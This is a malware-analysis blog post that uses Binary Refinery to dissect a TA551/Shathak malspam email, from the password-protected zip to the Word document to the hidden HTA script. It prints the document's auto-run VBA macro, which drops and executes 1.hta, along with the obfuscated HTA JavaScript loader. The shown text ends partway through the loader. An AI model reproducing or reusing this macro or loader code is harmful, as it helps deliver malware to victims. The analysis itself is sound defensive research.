
bin.re



Analysing TA551/Shathak Malspam With Binary Refinery

November 1, 2021

reverse engineering

binary refinery, malware analysis, malspam

no comments

Table of Contents

Disclaimer⚠
These are just unpolished notes. The content likely lacks clarity and structure; and the results might not be adequately verified and/or incomplete.

Changes
2021-11-12: The sample in this blog post can be analysed without extending 'binary refinery'. I changed the examples to use vanilla binary refinery units, and moved my custom unit to a Bonus section

Aliases
The threat actor in this blog post is also known as *GOLD CABIN*, *Shaktak* and *TA551*

Malpedia
For more information about the malware actor in this blog post see the Malpedia entry on GOLD CABIN.

URLhaus
This page lists malware URLs that are tagged with ta551.


MalwareBazaar
You can download ta551 samples from this page.

Cover Image
Photo by Diyar Al Maamouri on Unsplash

TA551, also known as Shathak or Gold Cabin, is an attacker group that is responsible for spreading a wide variety of malware families including IcedID, Valak, Ursnif and, more recently, BazarLoader.

This blogpost does an excellent job of explaining how TA551 was spreading BazarLoader by email. There are quite a few steps from the malspam to the final URL from which the payload is downloaded:

1. The email contains a ZIP attachment which is protected with a password that is provided in the email text.
2. Unzipping the attachment leads to a word document.
3. The word documents contains an hta script, which is hidden by setting it in a white, 1px-sized font. A macro file writes that script to disk and runs it.
4. The hta script deobfuscates and executes Javascript.
5. The Javascript then downloads and runs the BazarLoader payload from a hard-coded URL using ActiveX.




In this blog post I show how the framework Binary Refinery can be used to get to the finaly payload URL with a single command line. You can learn more about Binary Refinery by reading the official documentation or by watching the author's demonstration on the OALabs youtube channel.

I'm using an email sample provided by Malware Traffic Analysis, in particular this malspam sample.

Get the Word Document from the Email

The first step will be to extract the password protected zip file using the password that is provided in the email body:



Binary Refinery (or *refinery* for short) has a unit called **xtmail** to parse email messages (in eml or Outlook format). We can pipe the email to the `xtmail` unit using **emit**. Here I'm just listing the available items that we can extract:

```
❯ emit 2021-09-01-TA551-malspam-example.eml \
  | xtmail --list

headers.txt
headers.json
body.txt
attachments/request.zip
```

The body is always in `body.txt` which we can extract as follows:

```
❯ emit 2021-09-01-TA551-malspam-example.eml \
  | xtmail "body.txt"

Hello ,

The important information for you. See the attachment to the email.

Password - 12asdvm

Thank you!
```

The regular expression unit **rex** can then easily retrieve the password from the text. My regular expression accepts a colon ":", dash "-" or nothing as the separator between the case insensitive string "password" and the actual password, with at least one but arbitrary many spaces inbetween:

```
❯ emit 2021-09-01-TA551-malspam-example.eml \
  | xtmail "body.txt" \
  | rex --ignorecase "password\s*[:-]?\s+([^\s]*)" "{1}"

12asdvm
```

Now that we can extract the password, we turn to the attachment. To extract it, I use a wildcard expression to catch arbitrary filenames:

```
❯ emit 2021-09-01-TA551-malspam-example.eml \
  | xtmail "attachments/*" \
  | peek --lines 1
------------------------------------------------------
000000: 50 4B 03 04 14 00 09 00 08 00 1C  PK.........
------------------------------------------------------
```

The previous command just printed the first line of the hex dump using **peek**. This is probably enough to identify the result as a zip file. But *refinery* also offers the **cm** unit to add *common meta* variables. In particular, we are interested in the *magic* property to find out the file type of data.

As soon as we add meta variables, we need to be inside a frame when we want to see or use those variables. A frame is delimited by a pair of square brackets `[` and `]`. Here I'm putting the `cm` and `peek` units inside a frame. The meta variable `magic` confirms that the attachment is indeed a ZIP file:

```
❯ emit 2021-09-01-TA551-malspam-example.eml \
  | xtmail "attachments/*" \
  [ | cm --magic \
    | peek --lines 1 ]

------------------------------------------------------
magic = Zip archive data, at least v2.0 to extract
 path = attachments/request.zip
```

```
000000: 50 4B 03 04 14 00 09 00 08 00 1C  PK.........
--------------------------------------------------
```

Extracting a zip file is handled by the **xtzip** unit which also accepts a password using the `--pwd` argument. For now the password is hardcoded, but this will later change:

```
❯ emit 2021-09-01-TA551-malspam-example.eml \
  | xtmail "attachments/*" \
  | xtzip --pwd 12asdvm \
  [ | cm --magic \
    | peek --lines 1 ]

--------------------------------------------------
 date = 2021-09-01 14:00:56
magic = Composite Document File V2 Document, Littl...
 path = document-09.21.doc
--------------------------------------------------
000000: D0 CF 11 E0 A1 B1 1A E1 00 00 00  ...........
--------------------------------------------------
```

We already know how to get the password. However, our chain of units was operating on the body of the email while the attachment is on a different path. To handle disjoint chains, the **push** unit can be used to get a "copy" of the data. After we extracted the password using the regular expression from before, we can store the output in a variable using the unit **pop**. This will generate a meta variable with the provided name that holds the password:

```
❯ emit 2021-09-01-TA551-malspam-example.eml \
  | push \
  [[  | xtmail "body.txt" \
      | rex --ignorecase "password\s*[:-]?\s+([^\s]*)" "{1}" \
      | pop  password ]  \
    | peek --lines 0 ]

--------------------------------------------------
password = 12asdvm
--------------------------------------------------
```


We can then reference that variable using the **var:** prefix for the `--pwd` argument of `xtzip`. After we extracted the zip file, we can close the frame opened by `push` as we no longer need access to the zip password:

```
❯ emit 2021-09-01-TA551-malspam-example.eml \
  | push \
  [[  | xtmail "body.txt" \
      | rex --ignorecase "password\s*[:-]?\s+([^\s]*)" "{1}" \
      | pop  password ]  \
    | xtmail "attachments/*" \
    | xtzip --pwd var:password ] \
    | cm magic \
  [ | peek --lines 1 ]
-------------------------------------------------------
magic = Composite Document File V2 Document, Littl...
-------------------------------------------------------
000000: D0 CF 11 E0 A1 B1 1A E1 00 00 00  ...........
-------------------------------------------------------
```

So far we are able to extract the word document from the password protected zip attachment of the email. Next, I'll tackle how to get the *hta* file from the word document.

Get the HTA File from the Word Document

The word document that we extracted in the previous section looks as follows.



As the security warning message bar already reveals, the doc contains macros. These can easily be extracted with the **xtvba** unit:


```
❯ emit 2021-09-01-TA551-malspam-example.eml \
  | push \
  [[  | xtmail "body.txt" \
      | rex --ignorecase "password\s*[:-]?\s+([^\s]*)" "{1}" \
      | pop  password ]  \
    | xtmail "attachments/*" \
    | xtzip --pwd var:password ] \
  | xtvba

Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Sub document_open()
Call i("1.hta", Replace(ActiveDocument.Content, "iirbp", ""))
```

```
Attribute VB_Name = "objDriveDev"
Sub i(devDev, winDivDrive)
Open devDev For Output As #1
Print #1, winDivDrive
devDirDrive devDev
End Sub
Attribute VB_Name = "docDoc"
Sub devDirDrive(dirDivEx)
Set docDirDoc = New IWshRuntimeLibrary.WshShell
docDirDoc.exec "c:\\windows\\explorer " + dirDivEx
End Sub
```

Here is the Macro after some renaming and formatting:

```
1  Attribute VB_Name = "ThisDocument"
2  Attribute VB_Base = "1Normal.ThisDocument"
3  Attribute VB_GlobalNameSpace = False
4  Attribute VB_Creatable = False
5  Attribute VB_PredeclaredId = True
6  Attribute VB_Exposed = True
7  Attribute VB_TemplateDerived = True
8  Attribute VB_Customizable = True
9  Sub document_open()
10     Call writeToFileAndExecute("1.hta", Replace(ActiveDocument.Conte
11 End Sub
12 Attribute VB_Name = "objDriveDev"
13 Sub writeToFileAndExecute(path, content)
14     Open path For Output As #1
15     Print #1, content
16     executeFile path
17 End Sub
18 Attribute VB_Name = "docDoc"
19 Sub executeFile(path)
20     Set objWshShell = New IWshRuntimeLibrary.WshShell
21     objWshShell.exec "c:\\windows\\explorer " + path
22 End Sub
```

As can be seen on line 10, the *hta* file is simply the content of the document after removing some junk string (*“iirbp”*). The content is hidden from the user by setting it in white font with size 1px. Here is the same document after changing the font color to black and increasing the font size:



Edit 2021-11-12: *When I originally wrote the blog post, I thought that Binary Refinery could not extract the text from OLE 2.0 documents. Therefore, at this point, I suggested writing a separate unit to extract the text from the Word. However, this is not necessary as* `xtdoc` *can do the job. I moved the section on how to write a custom unit to an appendix and replaced my custom unit with the built-in* `xtdoc`*.*

The text in an OLE document can be extracted using the unit **xtdoc**, which is based on the Python module `olefile`. An OLE document consists of multiple named streams. The main stream of a Word document always has the name `WordDocument`, which we pass to **xtdoc** as the path argument:

```
❯ emit 2021-09-01-TA551-malspam-example.eml \
  | push \
  [[  | xtmail "body.txt" \
      | rex --ignorecase "password\s*[:-]?\s+([^\s]*)" "{1}" \
      | pop  password ]  \
    | xtmail "attachments/*" \
    | xtzip --pwd var:password ] \
```

```
  | peek --lines 200

------------------------------------------------------------------
000000: EC A5 C1 00 05 00 09 04 00 00 F8 12 BF 00  ..............
00000E: 00 00 00 00 00 10 00 00 00 00 00 08 00 00  ..............
00001C: 00 43 00 00 0E 00 62 6A 62 6A D8 40 D8 40  .C....bjbj.@.@
00002A: 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..............
000038: 00 00 00 00 19 04 16 00 2E 48 00 00 BA 2A  .........H...*
000070: 00 00 00 00 00 00 00 00 FF FF 0F 00 00 00  ..............

<lines ommitted for brevity>

......: ========== repeats 28 times ============  ==============
0007FC: 00 00 00 00 01 66 69 69 72 62 70 75 69 69  .....fiirbpuii
00080A: 72 62 70 63 69 69 72 62 70 6B 69 69 72 62  rbpciirbpkiirb
000818: 70 20 69 69 72 62 70 75 69 69 72 62 70 3C  p.iirbpuiirbp<
000826: 69 69 72 62 70 68 69 69 72 62 70 74 69 69  iirbphiirbptii
000834: 72 62 70 6D 69 69 72 62 70 6C 69 69 72 62  rbpmiirbpliirb
```

The content of the *WordDocument* stream starts with a File Information Block (FIB) header that points to the text we want in a so called *piece table*. We could parse that table with a custom binary refinery unit, but here an other nice unit will do just fine: **carve**.

Carve can extract data of a given format from the input, for instance printable text. The unit *carve* lists all patches it finds, including the occasional sequence of printable characters that occur in binary data. To only get the actual text of the Word document, a save bet is to only carve the longest string with the optional arguments `--longest --take 1` which first sorts the extracted strings and then returns only the first (i.e, longest) result:

```
❯ emit 2021-09-01-TA551-malspam-example.eml \
  | push \
  [[  | xtmail "body.txt" \
      | rex --ignorecase "password\s*[:-]?\s+([^\s]*)" "{1}" \
      | pop  password ]  \
    | xtmail "attachments/*" \
    | xtzip --pwd var:password ] \
  | xtdoc WordDocument  \
  | carve printable --longest --take 1 \
  | peek --esc --lines 1

------------------------------------------------------------------
fiirbpuiirbpciirbpkiirbp iirbpuiirbp<iirbphiirbptiirbpmiirbpliirb
------------------------------------------------------------------
```

We could again use a regular expression to find the junk string “iirbp” that needs to be removed from the content. However, there is another nice unit in *refinery* that is perfect for the task: **drp**. DRP stands for *detect repeating pattern* and it will just do that - detect a repeating pattern:

```
❯ emit 2021-09-01-TA551-malspam-example.eml \
  | push \
  [[  | xtmail "body.txt" \
      | rex --ignorecase "password\s*[:-]?\s+([^\s]*)" "{1}" \
      | pop  password ]  \
    | xtmail "attachments/*" \
    | xtzip --pwd var:password ] \
  | xtdoc WordDocument  \
  | carve printable --longest --take 1 \
  | drp

iirbp
```

As for the zip password, we want to use `push` to create a separate frame for the pattern detection and store the result in a a variable. The variable can then be used as an argument to the unit **repl**, that replaces one string with another one, or just removes the first string when no replacement is provided:

```
❯ emit 2021-09-01-TA551-malspam-example.eml \
  | push \
  [[  | xtmail "body.txt" \
      | rex --ignorecase "password\s*[:-]?\s+([^\s]*)" "{1}" \
      | pop  password ]  \
    | xtmail "attachments/*" \
    | xtzip --pwd var:password ] \
  | xtdoc WordDocument  \
  | carve printable --longest --take 1 \
  | push \
  [[  | drp  \
      | pop junk ] \
    | repl var:junk ] \
  | peek --esc --lines 5

------------------------------------------------
fuck u<html><body><div id='driveDir'>fX17KWUoaG
N0YWN9O2Vzb2xjLm5pV3ZpRGpibzspMiAsImdwai5yaUR4R
W5pd1xcY2lsYnVwXFxzcmVzdVxcOmMiKGVsaWZvdGV2YXMu
bmlXdmlEamJvOyl5ZG9iZXNub3BzZXIubmlXY29EcmlkKGV
```

```
0aXJ3Lm5pV3ZpRGpibzsxID0gZXB5dC5uaVd2aURqYm87bm
------------------------------------------------
```

The output also contains some profanities that we don't need — the actual *hta* is just the `<html>...</html>` part. We can get that with the **xthtml** unit that parses html documents. This is how the unit can be used to get the outer content of `<html>`:

```
❯ emit 2021-09-01-TA551-malspam-example.eml \
  | push \
  [[  | xtmail "body.txt" \
      | rex --ignorecase "password\s*[:-]?\s+([^\s]*)" "{1}" \
      | pop  password ]  \
    | xtmail "attachments/*" \
    | xtzip --pwd var:password ] \
  | xtdoc WordDocument  \
  | carve printable --longest --take 1 \
  | push \
  [[  | drp  \
      | pop junk ] \
    | repl var:junk ] \
  | xthtml "html.outer" \
  | peek --esc --bare --lines 5

------------------------------------------------------
<html><body><div id='driveDir'>fX17KWUoaGN0YWN9O2Vzb2
xjLm5pV3ZpRGpibzspMiAsImdwai5yaUR4RW5pd1xcY2lsYnVwXFx
zcmVzdVxcOmMiKGVsaWZvdGV2YXMubmlXdmlEamJvOyl5ZG9iZXNu
b3BzZXIubmlXY29EcmlkKGV0aXJ3Lm5pV3ZpRGpibzsxID0gZXB5d
C5uaVd2aURqYm87bmVwby5uaVd2aURqYm87KSJtYWVydHMuYmRvZG
------------------------------------------------------
```

The next section lists a complete deobfuscated version of the *hta*, shows how it works and how *refinery* can extract the relevant information.

Get the Javascript from the HTA File

Here is the complete *hta* file after fixing identation and renaming functions and variables:

```
<html>
<body>
  <div id='driveDir'>
    fX17KWUoaGN0YWN9O2Vzb2xjLm5pV3ZpRGpibzspMiAsImdwa... <!-- trunca
  </div>
  <div id='exDiv'>/+987654</div>
  <script language='javascript'>
    function createActiveXObject(name) {
      return (new ActiveXObject(name));
    }

    function getElementById(idName) {
      return (theDocument.getElementById(idName).innerHTML);
    }

    function getBase64Charset() {
      return (reverse(getElementById('exDiv') + '3210zyxwvutsrqponml
    }

    function prependCha(str) {
      return ('cha' + str);
    }
    base64Decode = function (s) {
      var e = {},
        i, b = 0,
        c, x, l = 0,
        a, r = '',
        w = String.fromCharCode,
        L = s.length;
      var A = getBase64Charset();
      for (i = 0; i < 64; i++) {
        e[A.charAt(i)] = i;
      }
      for (x = 0; x < L; x++) {
        c = e[s.charAt(x)];
        b = (b << 6) + c;
        l += 6;
        while (l >= 8) {
          ((a = (b >>> (l -= 8)) & 0xff) || (x < (L - 2))) && (r += 
        }
      }
      return r;
    };

    function reverse(str) {
      return str.split('').reverse().join('');
    }

    function base64DecodeAndReverse(str) {
      return (reverse(base64Decode(str)));
```

```
52
